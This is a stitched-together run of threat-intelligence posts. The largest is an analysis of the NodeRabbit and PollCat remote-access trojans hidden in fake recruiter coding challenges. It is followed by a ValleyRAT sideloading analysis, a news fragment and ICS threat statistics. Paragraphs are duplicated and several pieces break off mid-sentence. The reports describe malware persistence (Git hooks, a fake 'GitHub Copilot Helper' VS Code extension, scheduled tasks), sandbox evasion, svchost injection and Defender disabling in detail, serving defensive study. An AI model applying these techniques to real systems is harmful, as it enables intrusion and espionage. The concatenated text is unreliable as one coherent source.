During recent threat research, we detected suspicious activity on a system in Afghanistan. We traced it to an archive containing a software development project that the user may have received during a job application process. The archive purported to contain a coding challenge for candidates applying for an engineering role.
The archive, Front-Technical-Challenge.zip (MD5: 1EA83E4E4592B01E4ACAB63EB867BEE5), was hosted in an Amazon S3 bucket at: https://oracle-challenge.s3[.]us-east-1.amazonaws[.]com/Front-Technical-Challenge.zip

It contained TaskFlow, an app for software engineering assessment built with Express, React, and Vite. The accompanying README instructed the candidate to review the application and fix defects in its frontend. It also claimed that server.js was bug-free and should not be modified, conveniently directing attention away from the only application source file the attackers had altered.
README file for a trojanized coding challenge app

The README also imposed a three-hour time limit and prohibited the use of AI assistants. Notably, an AI code-review assistant tasked with auditing the project would likely have flagged the suspicious first-line import of an unknown npm package and warned the targeted developer that the project was trojanized.
Rules and time limit included in the trojanized coding challenge app README file
The first line of server.js imported a trojanized npm package named colorized_terminal, version 2.1.0. The attackers bundled the package directly in the challenge task archive’s node_modules directory rather than publishing it to the npm registry. When imported, the package silently launched an implant from node_modules/.cache/.320697f1/index.js as a detached background process.
Retrospective threat hunting across our telemetry revealed the broader scope of the campaign. We identified three NodeRabbit variants with a shared code lineage; each was recovered from a system in a different country. The operators delivered the variants through similarly themed coding challenges and used two trojanized packages, colorized_terminal and pretty-log, both pinned to version 2.1.0.
The campaign also delivered PollCat, a second RAT with a substantially different structure, through a separate coding challenge lure. We’ll analyze PollCat later in this research.
Initial access
The infection chain begins with fake recruiter accounts contacting prospective targets on a job search platform. According to a publicly cited source, a threat actor posing as a talent acquisition specialist at a major technology company contacted a software engineer and advertised a job opening, inviting the target to complete a technical assessment.
The target received a link to a coding challenge hosted on Amazon S3 and was pressured to download and run the project immediately. This public post matches the delivery chain we reconstructed from our telemetry: recruiter outreach on a job search platform, a coding challenge presented as a technical assessment, and a trojanized project archive hosted on legitimate cloud infrastructure.
NodeRabbit RAT: the first variant
We discovered the first NodeRabbit variant on a system in Afghanistan. The malware was concealed within the TaskFlow assessment at node_modules/.cache/.320697f1/index.js and executed by the trojanized colorized_terminal package.
Once running, NodeRabbit generates a unique agent identifier from available host information. It calculates the SHA-256 hash of the hostname, username, operating system version, architecture, and MAC address, then truncates the result to its first 32 hexadecimal characters.
NodeRabbit binds a TCP listener to 127.0.0.1:48739. This listener acts as a single-instance mechanism. If the malware cannot bind to the port, it assumes that another instance is already running and terminates silently.
NodeRabbit uses a persistence mechanism for each operating system:
Operating system
Persistence mechanism
Windows
Copies itself to %APPDATA%\Microsoft\EdgeUpdate\msedge_update.js; clones the local node.exe to nodew.exe in the same folder and patches its PE subsystem from Console to Windows GUI to suppress the console window; creates HKCU\Software\Microsoft\Windows\CurrentVersion\Run\MicrosoftEdgeUpdate registry key executing nodew.exe msedge_update.js
Linux
Copies itself to ~/.config/microsoft-edge-update/msedge_update.js and creates an @reboot cron entry that invokes the script using the current Node.js executable.
macOS
Copies itself to ~/.config/microsoft-edge-update, creates ~/Library/LaunchAgents/com.microsoft.edgeupdate.plist configuration file pointing at the copy’s location with RunAtLoad and KeepAlive parameters, and attempts to load it.
The malware communicates with its command-and-control servers through three API endpoints, choosing from the following Azure-hosted C2 infrastructure addresses. On failure, it switches to the next C2 address:
NodeRabbit serializes each C2 request object as JSON and wraps it with AES-256-GCM. The AES key is the SHA-256 digest of an ASCII seed embedded into the agent. Every request uses a fresh 12-byte IV and a 16-byte authentication tag:
The malware sends encrypted requests using the following structure:
C2 responses are structured the same way and may contain a command to execute. We observed the first NodeRabbit variant supporting 11 commands:
Command
Functionality
sys:info
Return hostname, domain user information, username, and process ID.
proc:list
List running processes.
proc:start
Execute an arbitrary shell command.
fs:list
List a directory.
fs:read
Read a file in chunks and return Base64 data.
fs:write
Decode Base64 and write it at a chosen file offset.
fs:delete
Delete a file or recursively delete a directory.
fs:mkdir
Create directories recursively.
net:config
Enumerate adapters, MAC addresses, IP addresses, and DNS settings.
agent:sleep
Change the beacon interval.
script:exec
Write a base64 Node.js script to a randomly named .tmp file, execute it and delete it.
NodeRabbit RAT: the second variant
Retrospective threat hunting following the discovery in Afghanistan led us to a second infection on a system in Egypt. This sample is a more advanced NodeRabbit variant, launched through the trojanized pretty-log package instead of colorized_terminal.
Before running its core functionality, the malware checks whether the host resembles an analysis environment. It terminates if it detects limited system memory, a low CPU count, short system uptime, analyst-associated usernames or hostnames, or common analysis tools running on the system.
Before terminating, the malware generates benign HEAD requests to www.google.com, www.microsoft.com, and www.cloudflare.com, then exits without ever contacting its C2 infrastructure. Most likely, it attempts to look less suspicious by showing some benign activity before exiting.
Variant 2 implements partial corporate proxy support: it checks HTTP(S) proxy environment variables, Windows Internet Settings, including an explicit PAC URL, and WinHTTP configuration; tunnels its HTTPS C2 through HTTP CONNECT. It first tries to establish an unauthenticated connection. If it fails, it retries using URL-embedded basic credentials. Finally, it delegates Windows NTLM/Negotiate challenges to curl.exe --proxy-anyauth --proxy-user. It caches the proxy-discovery result, including when no proxy is found, for five minutes. If the polling loop detects a network-interface or IP-address change, it clears the cache and runs proxy discovery again on the next checkin.
To make sure a single instance is running, Variant 2 uses a host-specific port derived from the agent identifier instead of the fixed TCP port used by the first variant. It interprets the first four hexadecimal characters of the identifier as an integer and applies the following calculation: 41984 + (value mod 5000).
The resulting listener port falls between 41984 and 46983. Unlike the shared port used by Variant 1, this port varies depending on the infected host.
For persistence, Variant 2 masquerades as Intel Driver & Support Assistant. The exact persistence mechanism, once again, depends on the operating system.
Operating system
Persistence mechanism
Windows
Copies itself to %LOCALAPPDATA%\Intel\DSA\idriver_support.js. It then copies the local node.exe binary to IntelDSA.exe and changes its PE subsystem from Console to Windows GUI, suppressing the console window. Finally, it creates a scheduled task named IntelDriverSupportUpdate, which runs daily at 10AM and executes IntelDSA.exe with the dropped script.
Linux
Copies itself to ~/.config/intel-dsa/idriver_support.js and creates an @reboot cron entry.
macOS
Copies itself to ~/Library/Application Support/Intel DSA/idriver_support.js and creates the LaunchAgent com.intel.dsa.helper with RunAtLoad and KeepAlive enabled.
NodeRabbit RAT: the third variant
Further threat hunting identified a third NodeRabbit variant on a system in Ethiopia. Like the second variant, it is launched through the trojanized pretty-log package. It retains much of the previous variant’s functionality but introduces significant changes to its command-and-control configuration, command set, and persistence mechanisms.
The third variant communicates with its C2 infrastructure through a different set of API endpoints:
Method
Endpoint
Purpose
POST
/sdk/v2/ready
Register agent and host info
POST
/sdk/v2/config
Poll for commands
POST
/sdk/v2/events
Submit results
We observed the malware using a C2 chain composed of Azure- and Cloudflare-hosted domains.
For persistence, Variant 3 implements the following mechanisms depending on the operating system in use:
Operating system
Persistence mechanism
Windows
Attempts to copy the payload to ProgramData or LocalAppData, create a build-specific daily 10AM task, and start the copied payload. To choose the exact directory, it tries to list C:\Windows\System32\config. If successful, it selects ProgramData with /ru SYSTEM /rl highest; in case of a failure, it selects LocalAppData without explicit /ru or /rl settings.
macOS
Copies the payload to ~/Library/Application Support, creates and loads a RunAtLoad/KeepAlive LaunchAgent and starts the copied payload.
Linux
Copies the payload to ~/.local/share, attempts to add an @reboot cron entry, and starts the copied payload. If crontab -l fails, persistence is skipped.
WSL
Uses the payload copied for persistence on the main Linux system, as described above. Writes launcher.vbs under the Windows user profile, and creates a daily 10AM Windows task that relaunches it through wscript.exe and wsl.exe.
A new command, agent:servers, replaces the active in-memory C2 server list and can write the updated list to .sv.json. The third variant retains the original 11 commands and adds 12 new ones, bringing the total to 23.
New commands
Functionality
fs:drives
Enumerate accessible Windows drive letters or WSL-mounted drives
proc:exec
Execute a process
proc:kill
Kill process by PID or image name
agent:servers
Replace the active C2 and attempt to keep the new configuration
agent:getchain
Return the current C2
outlook:emails
Harvest account addresses from Outlook OST and PST artifacts
persist:check
Check selected VS Code, scheduled-task, and Run-key persistence indicators
persist:vscode
Attempt to install a fake VS Code extension and Windows Run value
persist:vscode:remove
Remove the fake extension
persist:projects:scan
Search recent and common development locations for Git repositories
persist:project:inject
Inject a launcher into a repository’s Git hooks
persist:project:remove
Remove the marked Git-hook launcher
Beyond the persistence mechanisms described above, Variant 3 introduces two additional persistence mechanisms that relaunch the malware through common developer workflows.
1. Malicious VS Code extension
The persist:vscode command first copies the payload to its build-specific install path. If a compatible extension directory exists, it creates a fake extension displayed as GitHub Copilot Helper, with the description AI coding assistant helper service and the activation event on StartupFinished.
The extension’s extension.js file attempts to start the installed payload as a detached Node.js process. To look less suspicious to the user, it uses a trusted publisher name borrowed from local extension metadata or a trustedPublishers value found in state.vscdb. However, no signature or trusted status is copied.
Separately, the handler tries to disable Workspace Trust if the VS Code User directory exists. On Windows, it attempts to establish persistence using a current-user Run registry key value even if the extension directory is missing.
2. Git hook injection
Git-hook persistence works in two steps. First, persist:projects:scan checks recent VS Code workspace paths directly. Under common locations such as ~/projects and ~/source, it checks only the first 60 immediate children, not the root itself, and returns no more than 20 repositories.
For a selected repository, persist:project:inject appends a marked launcher to .git/hooks/post-merge and .git/hooks/post-checkout by default. The marker is # shepherd-persist; the line following the marker attempts to start the installed payload with Node in the background. A later Git operation must trigger one of those hooks, and the referenced Node executable and payload must still exist.
PollCat RAT

While tracking NodeRabbit infections, we discovered another malicious tool we dubbed PollCat, which is also distributed under the guise of a programming challenge. The sample we obtained resides inside RankChallenge-react, a React code-fixing challenge presented as a time-limited developer assessment. Running the project invokes npm i && node index.js, which starts the local application and attempts to open the challenge in the user’s browser.
Although the visible exercise is not a security CTF, the project uses CTF terminology in several places. The root package is named ctf-server, the backend prints CTF server running, the frontend uses several ctf-* storage keys, and the tutorial refers to path/to/ctf. These repeated labels, together with instructions that do not fully match the delivered application, are consistent with an AI-assisted or template-generated project. One possible explanation is that the attacker prompted an AI coding assistant to create a CTF-style React platform and later inserted the malicious components.
README instructions and challenge overview included in the trojanized React coding project
The PDF tutorial contained in the same archive as the project tells the target to click Continue, enter a six-digit OTP code, and complete the challenge within a one-hour session. It states that codes are supplied by the recruiter, are single-use, and expire quickly; the visible login page also claims that codes rotate every 30 seconds. In the delivery scenario described by the investigation, the threat actor posing as a recruiter could provide the code directly to the targeted developer. This gives the operator control over access to the lure, while the expiring code and countdown create a sense of urgency, pressuring the target to run the project and complete the assessment quickly, potentially accelerating the infection process.
One-hour session window enforced by the trojanized coding challenge

The bundled .env file contains the JWT signing secret, OTP service URL, and OTP client ID.
Configuration embedded in .env file of the trojanized coding project, including the OTP service URL and client identifier
The application forwards submitted codes to an attacker-managed domain registered in late June-2026: https://lifespotify[.]com/api/users/b879746e-fed9-4211-a6da-4d8223681267/otp/validate.
That said, PollCat starts independently of the OTP authentication process. During application startup, app.js loads requireAuth.js, which imports and immediately starts the malicious requireObjects.js component. PollCat can therefore begin C2 registration and command polling while the application is still loading, before the user enters an access code.
A failed OTP validation prevents the user from accessing the protected challenge features, but PollCat continues running in the background. A successful OTP validation issues a JWT and creates another worker that starts an additional PollCat instance. The first authenticated request also triggers the persistence attempt.
Persistence starts when the first request carrying a valid JWT reaches the protected middleware. PollCat then uses one of the following methods:
Operation system
Persistence mechanism
Windows
Writes package.json and requireObject.js to %APPDATA%\Microsoft\Network, runs npm install, and creates a daily task named NetSync_<username> and scheduled for 09AM that runs the worker with Node.js.
Linux
Writes the worker to ~/.node_packages, runs npm i, and appends both a daily 09AM cron line and an @reboot line.
macOS
Uses the same ~/.node_packages copy and cron path, then creates and loads ~/Library/LaunchAgents/com.harsh.requireobject.plist with RunAtLoad and a daily 09AM trigger.
Once active, PollCat identifies the host as 129--<hostname> and iterates over the following C2s until registration succeeds:
After registration, PollCat sends host information to /gate/hello, polls /gate/fetch for commands, and returns results through /gate/submit. All endpoints in use are presented in the table below.
Method
Endpoint
Purpose
POST
/beacon
Register the client and obtain a socketId and optional timing values.
POST
/gate/hello
Submit host, user, domain, OS information, and its current privilege level.
GET
/gate/fetch?token=<socketId>
Poll for commands.
POST
/gate/submit
Submit a Base64-encoded command-result structure.
GET
/vault/<uuid>
Retrieve a hosted file and write it to the victim machine.
PUT
/vault/push/
Upload a local file or file chunk to the C2.
POST
/gate/track
Report chunk-upload progress.
By default, PollCat RAT polls every two minutes with up to five seconds of jitter. Commands and results are stored as little-endian binary records and carried as Base64 text.

PollCat RAT declares 22 commands, but three of them have no implementation:
Command
Functionality
0x02 (DIR)
List a directory.
0x03 (MV)
Move a file or directory.
0x04 (RUN)
Execute a shell command.
0x05 (TASKLIST)
List running processes.
0x06 (DEL)
Delete a file or directory.
0x07 (UPLOAD)
Download a file from the C2 to the victim’s machine.
0x08 (DOWNLOAD)
Upload a local file to the C2.
0X09 (DRIVES)
List drives, volumes, or mount points.
0X0A (TERMINATE)
Terminate a process by PID.
0X0B (RUNDLL)
Load a DLL and call an exported function on Windows.
0X0C (MKDIR)
Create a directory.
0X0D (ZIP)
Create or extract a ZIP archive.
0X0E (CHUNKED_DOWNLOAD)
Upload a local file in chunks.
0X0F (RUN_HIDDEN)
Start a hidden background process.
0X20 (EVAL_JS)
Execute JavaScript supplied by the C2.
0X30 (SYSTEM_CHECK)
Collect process and software inventory.
0XA1 (WS_DOWNLOAD)
Defined but not implemented.
0xB0 (REQUEST_ELEVATION)
Defined but not implemented.
0XB1 (PERSIST)
Defined but not implemented.
0xF0 (SET_SLEEP_TIME)
Change the polling interval.
0XF1 (SET_IDLE_TIME)
Store an idle-time value.
0xF2 (SET_JITTER_TIME)
Change polling jitter.
The command names UPLOAD, DOWNLOAD, and CHUNKED_DOWNLOAD are written from the C2’s perspective. UPLOAD sends a C2-hosted file to the victim’s machine, while the two download commands transfer victim files back to the C2.
EVAL_JS runs JavaScript supplied by the C2 and gives that code access to Node.js modules, files, processes, networking, and child-process functions. SYSTEM_CHECK collects the names of running processes and lists files and folders from:
%SystemDrive%\Program Files
%SystemDrive%\Program Files (x86)
%LOCALAPPDATA%
%LOCALAPPDATA%\Programs
%APPDATA%
%USERPROFILE%
%APPDATA%\Microsoft\Outlook
%LOCALAPPDATA%\Microsoft\Olk\Attachments
%USERPROFILE%\Documents
It also searches for folders matching 24 hardcoded strings corresponding to security software vendor names: ‘Google’, ‘Microsoft’, ‘Palo Alto Networks’, ‘Cisco’, ‘VMware’, ‘Fortinet’, ‘Citrix’, ‘CheckPoint’, ‘Juniper Networks’, ‘LogMeIn’, ‘Sophos’, ‘Symantec’, ‘Trend Micro’, ‘McAfee’, ‘Kaspersky Lab’, ‘ESET’, ‘Bitdefender’, ‘Avast Software’, ‘CrowdStrike’, ‘SentinelOne’, ‘Malwarebytes’, ‘BraveSoftware’, ‘Tencent’, and ‘Naver’.
When PollCat finds a matching folder, it lists that folder’s root contents. It does not recursively scan the entire product directory. The detailed inventory, including process names, directory listings, and collected paths, is sent as JSON to POST /api/system-details/result.
Infrastructure
Mirage Kitten continues to rely on Azure Websites and Cloudflare-backed domains to hinder infrastructure discovery and tracking. More importantly, the use of Microsoft Azure subdomains for C2 helps the traffic blend into legitimate organizational network activity. In some cases that we encountered during our research, the actors even incorporated the targeted organization’s name into the Azure subdomain, making C2 communications appear more like normal business traffic originating from an employee machine during regular business days.
Based on our analysis of Mirage Kitten’s infrastructure, we identified certain patterns across several command-and-control channels, including msmanagementgrp[.]com and visitfinancedentists[.]com
Further investigation based on these patterns led to the discovery of approximately 11 additional infrastructure assets attributed to the same group.
Domain
Creation date
Registrar
healthful-hub[.]com
2026-07-03
NameCheap, Inc.
neumedicahealthcare[.]com
2026-07-03
NameCheap, Inc.
optimumhealthcredit[.]com
2026-07-03
NameCheap, Inc.
healthfullyrecipes[.]com
2026-06-30
NameCheap, Inc.
refreshhealthandwellness[.]com
2026-06-09
NameCheap, Inc.
healthvitalitycare[.]com
2026-05-18
NameCheap, Inc.
aceofspadesmanagement[.]com
2026-05-18
NameCheap, Inc.
glmediaagency[.]com
2026-05-18
NameCheap, Inc.
digimediaskill[.]com
2026-05-18
NameCheap, Inc.
healthyweightplan[.]com
2026-05-18
NameCheap, Inc.
mens-health-online[.]com
2026-05-15
NameCheap, Inc.
Victims
Based on our telemetry, we identified victims in fintech, aviation and aerospace sectors across the Middle East and Africa – specifically, in Egypt, Ethiopia and Afghanistan.
We also observed submissions of ZIP archives with trojanized projects containing NodeRabbit and PollCat to an online multi-scanner originating from several countries, including India, Türkiye, Israel, Iraq, Germany, and Ireland.
Attribution
We attribute this activity to Mirage Kitten with a high degree of confidence based on the following observations:
Structural similarities with the Retrograde/MiniFast native DLL backdoor (MD5:810F8E3B88EB05F710C09552941D6F56)

Initial C2 handshake and session establishment logic. Both PollCat and Retrograde/MiniFast follow a similar C2 handshake flow. Each builds a JSON request body containing host information and sends it via an HTTP POST request. Notably, both treat HTTP 400 as a successful handshake response rather than an error, parsing the response body to extract a socketId, which is then stored and used as the session token for subsequent C2 communication.
Similar C2 handshake and socketId session establishment logic in MiniFast/Retrograde and PollCat
Host registration. Both PollCat and Retrograde/MiniFast register the infected host with the C2 server by sending a structurally similar JSON request body containing the session token and host information.
Command fetching similarities. The similarities extend to command retrieval. Both PollCat and Retrograde/MiniFast periodically poll the C2 server using an HTTP GET request containing the previously assigned socketId as a token. Retrograde/MiniFast uses GET /agent/poll?token=<socketId>, while PollCat follows the same pattern with GET /gate/fetch?token=<socketId>, demonstrating a closely aligned C2 communication structure.
Beacon timing similarities. PollCat and the Retrograde/MiniFast share identical beacon timing defaults: a polling interval of 120,000 ms (0x1D4C0), a jitter of 5,000 ms (0x1388), and a retry timeout of 60,000 ms (0xEA60). This further highlights the structural similarities between the two C2 communication implementations.
Command set similarities. PollCat and Retrograde/MiniFast share several commands and command IDs. Notably, PollCat declares REQUEST_ELEVATION (0xB0) and PERSIST (0xB1) but does not implement them. In MiniFast, both are functional: 0xB0 performs UAC elevation, while 0xB1 creates the WindowsSecurityUpdate scheduled task for persistence.
Command set similarities between MiniFast/Retrograde and PollCat, including shared command identifiers
Proxy authentication similarities. NodeRabbit delegates corporate-proxy NTLM/Negotiate authentication to curl.exe --proxy-anyauth --proxy-user, using the victim’s logon session. Retrograde/MiniFast native DLL implements the same approach natively through WinHttpQueryAuthSchemes and WinHttpSetCredentials with NULL credentials. This shared proxy-aware C2 design suggests the same development approach across both malware families.
Speaking of victimology, the attacks are consistent with Mirage Kitten’s known geographic targeting, with the group maintaining a strong focus on entities across Africa and the Middle East, this time with a particular focus on the aviation and FinTech sectors.
As for the operational infrastructure, Mirage Kitten has historically hosted its initial ZIP lures on legitimate third-party services. Previously, it used onlyoffice.com for this purpose. In this activity, the group shifted to Amazon S3 buckets.
Finally, the combination of Azure Websites and Cloudflare‑backed domains has been a hallmark of Mirage Kitten’s TTPs, which we have observed across NodeRabbit and PollCat.
Conclusions
Mirage Kitten’s latest activity marks a notable evolution in the group’s tooling: NodeRabbit and PollCat are the group’s first Node.js/JavaScript-based implants, departing from its usual native malware deployed through DLL search-order hijacking. The shift to cross-platform scripting gives the operators a single codebase that runs on Windows, Linux, and macOS, with payloads that blend naturally into developer workstations.
The delivery mechanism, however, remains consistent with Mirage Kitten’s historical tradecraft: the use of recruiter personas on LinkedIn to target critical sectors across the Middle East and Africa for cyberespionage purposes. We continue to track the group’s activity and will report on new developments in future publications.
Learn how the Spring Ring campaign abuses Microsoft Teams and voice phishing to deploy malware and target enterprise domain controllers.
The post Spring Ring: An Inside Look at Voice Phishing Campaigns in Microsoft Teams appeared first on Unit 42.
Attackers typically try to pass off malware as legitimate applications or as potentially unwanted programs that users deliberately search for and download, such as cheats or cracks. They often rely on ad and affiliate networks to deliver their creations to victims’ devices. This post examines a less conventional case: a well-known backdoor distributed under the guise of adware. The attackers may have chosen this distribution method because the adware was signed by the developer. On top of that,
Attackers typically try to pass off malware as legitimate applications or as potentially unwanted programs that users deliberately search for and download, such as cheats or cracks. They often rely on ad and affiliate networks to deliver their creations to victims’ devices. This post examines a less conventional case: a well-known backdoor distributed under the guise of adware. The attackers may have chosen this distribution method because the adware was signed by the developer. On top of that, users often manually add these apps to exclusions, so their useful features don’t get blocked.
Some time ago, a client asked us to analyze a file with the MD5 hash c24e99f9437feacaa63766a3cde3fe3d and add it to our detection database. We initially classified it as adware, but a cursory analysis turned up suspicious network activity, which prompted us to dig deeper. It turned out the sample did far more than serve ads. In fact, its advertising functionality doesn’t even work; instead, it triggers an infection chain that delivers the ValleyRAT backdoor.
Malicious installer
The file the client shared with us turned out to be an installer that performed different actions depending on the two-letter suffix used in the file name, positioned just before the numeric string.
Installer name
What it does
FS_SETUP_DD_173.exe
Installs DingTalk, a workplace collaboration platform
FS_SETUP_GG_173.exe
Installs Google Chrome
FS_SETUP_HY_173.exe
Opens hxxps://meeting[.]tencent[.]com/download/
These actions are most likely designed to divert the user’s attention away from the sample’s malicious functionality. Regardless of the file name, the installer deploys a modified Chinese desktop wallpaper management tool called QN Wallpaper (hxxps://qnwallpaper[.]keansoft[.]cn/) and adds it to the registry’s autorun entries.
The original version of QN Wallpaper is genuine adware: on installation, it delivers bundled partner apps to the device and then displays ad banners to the user. In this case, however, the attackers use it to carry out DLL sideloading, a technique that allows malicious code to run under the guise of a signed process by way of a malicious DLL.
The QN Wallpaper modules, along with the malicious components, are unpacked to C:\Program Files\QNWallpaper\5.4.0.1662\<random string of letters and digits>. The following files are saved in that directory:
File name
MD5
Purpose
1.zip
7ad1e3ef4e6d9d636c9e7e967733850e
Archive containing the adware files QnWallpeper.exe and QnwPlayer.exe, along with the modules needed to run them
7z.dll
96b4c1d0683dce22bd3223e1e40689c1
7z archiver library
7z.exe
9b86d3ab6cef15c633933fbbeab39c0a
Archiver
chrome_elf.dll
edfdc30cbd85879776b8f735ea7de1f1
Library used to launch Electron-based applications
libcef.dll
07ddbbe2c71c45577a7a4fbcdba0df91
Malicious library
PeLoader
48826d5ca845979d2e6ebd66dc1aae90
File containing the encrypted backdoor
QnWallpaper.exe
6c158c0f8e029342192d4f0d72e102b7
Adware module
QnwPlayer.exe
9a71d6a41cd258b9e89cdc5fc224de73
Adware module
<random string of letters and digits>Nedca.exe
c24e99f9437feacaa63766a3cde3fe3d
Malicious installer copy
After unpacking, the installer uses the DisableAntiSpyware registry key to disable Windows Defender and then launches QnWallpaper.exe.
Disabling Windows Defender
DLL Sideloading via libcef.dll
QnWallpaper.exe has dependencies in libcef.dll, so this library gets loaded when the process starts. QnWallpaper.exe also launches QnwPlayer.exe, which likewise calls libcef.dll.


QnWallpaper and QnwPlayer won’t actually function correctly, because the functions exported from libcef.dll are put into an infinite sleep. However, in case that sleep is ever interrupted, the attackers have implemented a function that loads all the necessary functions from the original library into memory, provided it can locate that library on the system.
Example of an exported function
Loading functions from the original libcef.dll

The malicious functionality in libcef.dll is invoked by a call to DllMain, which runs automatically when the library is loaded. That said, alongside the original exports, the library also contains a function named RunDLL, which likewise initiates execution of the malicious code. QnWallpaper never calls this function. We suspect the attackers intended to invoke it manually via rundll32 or planned to use a separate executable for this purpose, one that wasn’t included in the package downloaded by the sample.
The RunDLL function
Running the malicious code
When the library is loaded, code runs that ensures QnWallpaper.exe persists at startup: it adds a file extension association and drops a file with the corresponding extension in C:\Documents and Settings\<username>\Start Menu\Programs\Startup\.
This is followed by a chain of wrapper functions whose main job is to call the next one. Execution eventually reaches the function that contains the actual malicious code. For convenience, we’ll refer to it as mw_entry.
Inside mw_entry, the malware checks two things:
Whether the current user belongs to the Administrators group
Which process the DLL is running inside
Checking for administrator privileges

If the user isn’t a member of the Administrators group, the program attempts to obtain administrator privileges by using the runas utility.
Relaunching the process to obtain administrator privileges
Once it has administrator privileges, the malicious code determines which process the DLL has been loaded into, and selects the payload accordingly:

If the library is running inside QnWallpaper.exe, the payload is loaded from the PeLoader file.
Encrypted payload

If the library is running inside QnwPlayer.exe, the payload is loaded from libcef.dll resources.
Retrieving the payload from a resource

Both payloads are AES-encrypted DLLs that contain the ValleyRAT backdoor. The only difference between them is their configuration, specifically, the C2 server addresses. After decryption, libcef.dll checks the magic signatures in the resulting PE file’s headers to confirm the sample is valid. If this check fails, the library releases its resources and takes no further action.
Validating the PE file headers after decryption
If the headers check out, libcef.dll loads the payload into the process’s memory space and hands control over to the backdoor by calling DllMain.
Calling DllMain
ValleyRAT

ValleyRAT begins its operation by parsing its configuration, which consists of key:value pairs concatenated into a single string. To obfuscate this configuration, the attackers wrote the string in reverse.
Obfuscated configuration
During parsing, the backdoor restores the correct character order and reads the key values one by one. The set of keys is the same regardless of which process the backdoor is running in.
Parsing the configuration
Some of the configuration fields are listed below:
Key
Description
p?
C2 server IP address
o?
C2 server port
t?
Protocol (1: TCP, 0: UDP)
dd
Sleep duration before executing the main code
cl
Sleep duration after receiving the corresponding command from the server
bz
Configuration creation date
bh

Whether to mark the current process as critical (so that terminating it triggers a blue screen of death) Possible values: 1: yes, 0: no
ll

Whether to check for running security/traffic-analysis tools/processes (1: check, 0: do not check)
sh
Whether to inject code into svchost that will restart the malicious process (1: inject, 0: do not inject)
The backdoor uses several techniques to protect its process. Some are configuration-dependent, while others are always applied:
Injecting code into svchost to restart the process: a configurable option. The backdoor allocates memory inside the svchost process, injects code into it, and sets PAGE_NOACCESS permissions on the memory page containing the injected data. It then creates a suspended thread, waits 60 seconds, grants read, write, and execute permissions on the page, and resumes the thread.
Injecting code into svchost
The function injected into the process has a single job: restart the backdoor if its execution is interrupted for any reason.
Injected function
Marking its own process as critical (so that terminating it triggers a blue screen of death): a configurable option.
Setting its own process as critical
Restarting on an unhandled exception. This protection mechanism is always active, regardless of the backdoor’s configuration.
Restarting on exceptions
The backdoor also has spyware functionality. While running, it tracks keystrokes and the currently focused window by using functions from the DirectInput8 library. It also captures clipboard contents. All collected data is saved to a file on disk.
Capturing clipboard data
If the ll key in the configuration is set to 1, ValleyRAT periodically checks for active windows belonging to applications that could be used to analyze processes or traffic. Window enumeration is done via the EnumWindows function, using the following callback:
Window name checks
After completing these checks, the backdoor collects system information, including:
Host name
Host IP addresses
User idle time
Detailed Windows version information (ProductName, EditionId, DisplayVersion)
Number of CPU cores
Free disk space
Graphics adapter
Currently focused window and its title
System bitness
Language settings
Path to the system directory
On command, the backdoor can perform the actions typical of this malware category:
Rebooting the computer
Shutting down the computer
Taking a screenshot
Wiping logs
Updating its C2 addresses
Downloading additional modules
Sending keylogger logs along with clipboard contents
Snippet of the command handler
Let’s take a closer look at the module-loading functionality. Upon receiving the corresponding command with a link from its operator, the backdoor downloads the file at that link and executes it. The download can come from either the C2 server or a third-party address.
The DownloadPeFile function is responsible for downloading a PE file
The DownloadAndExecute function calls DownloadPeFile, then launches the downloaded module
Additional modules can take the form of purpose-built dynamic libraries or shellcode. If the payload is shellcode, the backdoor uses process hollowing with svchost to launch the module.
Implementation of the process hollowing technique
If the module is a dynamic library, the backdoor loads the PE file into its own process, calls DllMain, and searches for a Main function among the exported functions. Once Main has been called, the library is unloaded from memory.
Calling DllMain after the backdoor loads the PE file
Targets and attribution
Over the course of 2026, we detected the ValleyRAT backdoor and its associated malware more than 100,000 times, with more than 1500 unique users affected, primarily in China and India.
This attack geography, combined with the use of the ValleyRAT backdoor, points to Silver Fox, a known operator of this malware family, as the likely group behind the campaign.
Conclusion
This case is a clear example of how adware and affiliate networks can turn out to be far more dangerous than they appear. ValleyRAT is a sophisticated backdoor capable of collecting sensitive data such as keystrokes and clipboard contents, taking screenshots, and delivering additional malicious modules. The attackers exploited a well-known adware application to run the backdoor under the guise of a signed process, which complicates detection.
Motivated by both cyberespionage and financial gain, Silver Fox targets organizations across multiple countries. To stay protected, organizations should keep employee cybersecurity awareness up to date and enforce clear policies on the use of third-party software on work devices.
For individual users, we recommend avoiding the installation of software with a questionable reputation, and, even more importantly, never adding such software to your security solutions’ exclusion lists.
Two men in Australia were charged Wednesday over their alleged membership in TeamPCP, the cybercrime group blamed for one of the most damaging hacking campaigns of the past year.
Two men in Australia were charged Wednesday over their alleged membership in TeamPCP, the cybercrime group blamed for one of the most damaging hacking campaigns of the past year.
All threats
In Q2 2026, the percentage of ICS computers on which malicious objects were blocked continued to decrease, falling to 19.15%, its lowest level since 2022.
Percentage of ICS computers on which malicious objects were blocked, Q3 2023–Q2 2026
Regionally, the percentages ranged from 8.1% in Northern Europe to 27.9% in Africa.
Regions ranked by percentage of attacked ICS computers
The figures increased in five regions over the quarter, most notably in East Asia (by 2.0 pp) and Africa (by
In Q2 2026, the percentage of ICS computers on which malicious objects were blocked continued to decrease, falling to 19.15%, its lowest level since 2022.
Percentage of ICS computers on which malicious objects were blocked, Q3 2023–Q2 2026
Regionally, the percentages ranged from 8.1% in Northern Europe to 27.9% in Africa.
Regions ranked by percentage of attacked ICS computers
The figures increased in five regions over the quarter, most notably in East Asia (by 2.0 pp) and Africa (by 0.5 pp).
East Asia saw increases in percentages for all threats except miners. The region ranked first in terms of growth for malicious scripts and phishing pages, spyware, and viruses. East Asia also led in terms of growth in threats from the internet. The percentage of ICS computers on which email threats were blocked also increased.
Selected industries
The biometrics sector (26.44%) has traditionally led the rankings of industries and OT infrastructures surveyed in this report in terms of the percentage of ICS computers on which malicious objects were blocked. Biometric systems are characterized by the availability of internet access, extensive email use for data exchange and approvals (e.g. access granting), and, in many cases, minimal cybersecurity controls within the organizations that use them.
Industries ranked by percentage of ICS computers on which malicious objects were blocked
The biometrics sector ranked first among industries in terms of the following threat categories: malicious scripts and phishing pages, malicious documents, spyware, ransomware, and worms. The sector is also leading among industries in terms of email threats. At the same time, unlike other industries, the percentage of affected ICS computers for email threats in biometrics exceeds that for internet threats.
In all selected industries, the global average follows a downward trend.
Threat categories
In Q2 2026, Kaspersky security solutions blocked malware from 10,904 different malware families of various categories on industrial automation systems.
Over the quarter, the percentage of ICS computers on which malicious objects of the following categories were blocked increased: denylisted internet resources, malicious documents, worms, ransomware, and malware for AutoCAD.
Percentage of ICS computers on which the activity of malicious objects from various categories was blocked
Malicious scripts and phishing pages (JS and HTML)
